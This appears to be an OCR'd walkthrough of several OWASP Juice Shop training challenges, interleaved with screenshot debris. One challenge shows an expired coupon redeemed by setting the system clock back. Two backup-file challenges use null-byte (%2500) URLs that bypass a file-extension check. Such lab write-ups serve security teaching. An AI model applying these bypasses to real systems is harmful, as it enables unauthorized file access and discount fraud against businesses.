
```
HTTP/1.1 204 No Content
Server: Cowboy
Content-Length: 0
Report-To:
{"group":"heroku-nel","max_age":3600,"endpoints":[{"url":"https://nel.heroku.com/reports
?ts=1732441064&sid=812dcc77-0bd0-43b1-a5f1-b2575038295 9&s=kDtOrn6q1GsDFkCs9QeLLEscInX1%2
FkLH6w7%2BY3vDb48%3D"}]}
Reporting-Endpoints:
heroku-nel=https://nel.heroku.com/reports?ts=1732441064&sid=812dcc77-0bd0-43b1-a5f1-b257
5038295 9&s=kDtOrn6q1GsDFkCs9QeLLEscInX1%2FkLH6w7%2BY3vDb48%3D
Nel:
{"report_to":"heroku-nel","max_age":3600,"success_fraction":0.005,"failure_fraction":0.0
5,"response_headers":["Via"]}
Connection: keep-alive
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Date: Sun, 24 Nov 2024 09:37:45 GMT
Via: 1.1 vegur
```



Access Log


Difficulty	Description	Category
****	Gain access to any access log file of the server.	Sensitive Data Exposure








Expired Coupon


Difficulty	Description	Category
****	Successfully redeem an expired campaign coupon code.	Improper Input Validation



OWASP Juice Shop
localhost:3000/#/
OWASP Juice Shop
All Products
Apple Juice (1000ml)
1.99¤
Elements
Console
Sources
Network
Performance
Memory
Application
Security
Lighthouse
Recorder
DOM Invader
main.js
campaign
8 characters selected
Activate Windows
Go to Settings to activate Windows.


https://www.epochconverter.com
EpochConverter
Epoch & Unix Timestamp Conversion Tools
The current Unix epoch time is 1732553199
Convert epoch to human-readable date and vice versa
15519996e5
Timestamp to Human date
[batch convert]
Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.
Assuming that this timestamp is in milliseconds:
GMT : Thursday, March 7, 2019 11:00:00 PM
Your time zone : Friday, March 8, 2019 4:30:00 AM GMT+05:30
Relative : 6 years ago
Yr Mon Day Hr Min Sec
2024 - 11 - 25 16 : 46 : 9 GMT
Human date to Timestamp
Pages
Home
Preferences
Toggle theme
Tools
Epoch converter
Batch converter
Time zone converter
Timestamp list
LDAP converter
WebKit/Chrome timestamp
Unix hex timestamp
Cocoa Core Data timestamp
Mac HFS+ timestamp
SAS timestamp
Seconds/days since year 0
Bin/Oct/Hex converter
Countdown in seconds
Epoch clock
Activate Windows


Settings
Home
Find a setting
Time & Language
Date & time
Region
Language
Speech
Date & time
Current date and time
11:49 PM, 08 March 2019
Set time automatically
Off
Change date and time
Change date and time
Date
8
March
2019
Time
23
49
Change
Cancel
Time zone
(UTC+05:30) Chennai, Kolkata, Mumbai, New Delhi
Adjust for daylight saving time automatically
Off
Show additional calendars in the taskbar
Don't show additional calendars
Related settings
Date, time & regional formatting
Add clocks for different time zones
Help from the web
Setting up Date and Time in Windows
Setting an alarm
Get help
Give feedback
Activate Windows
Go to Settings to activate Windows.



https://juice-shop.herokuapp.com/#/payment/shop
OWASP Juice Shop
My Payment Options
Add new card
Add a credit or debit card
Pay using wallet
Wallet Balance 0.00
Add a coupon
Add a coupon code to receive discounts
Coupon *
WMNSDY2019
Need a coupon code? Follow us on Twitter or Facebook for monthly coupons and other spam!
Redeem
Other payment options
Back
You can review this order before it is finalized.
23:48:01
08 March 2019
March, 2019
Today
Set up your calendars to see where you need to be
Get started
Activate Windows
Go to Settings to activate Windows.
Hide agenda setup



https://juice-shop.herokuapp.com/#/payment/shop
OWASP Juice Shop
My Payment Options
Add new card
Add a credit or debit card
Pay using wallet
Wallet Balance 0.00
Add a coupon
Add a coupon code to receive discounts
Your discount of 75% will be applied during checkout.
Coupon *
Need a coupon code? Follow us on Twitter or Facebook for monthly coupons and other spam!
Redeem
Other payment options
Back
You can review this order before it is finalized.
23:49:16
08 March 2019
March, 2019
Today
Set up your calendars to see where you need to be
Get started
Activate Windows
Go to Settings to activate Windows.
Hide agenda setup



Forgotten Developer Backup

Difficulty	Description	Category
****	Access a developer's forgotten backup file.	Sensitive Data Exposure






Note: Since the application only allows .md and .pdf file to download, the attacker constructs the file name such as " https://juice-shop.herokuapp.com/ftp/package.json.bak%2500.md" and hit the URL.

The application reads the .md extension, validate the download, and later throws the end of the string (%2500.md) due to the null byte (%00). The backup file (.bak) is downloaded successfully.

Forgotten Sales Backup

Difficulty	Description	Category
****	Access a salesman's forgotten backup file.	Sensitive Data Exposure



Note: Since the application only allows .md and .pdf file to download, the attacker constructs the file name such as "https://juiceshop.herokuapp.com/ftp/coupons_2013.md.bak%2500.md" and hit the URL.

The application reads the .md extension, validate the download, and later throws the end of the string (%2500.md) due to the null byte (%00). The backup file (.bak) is downloaded successfully.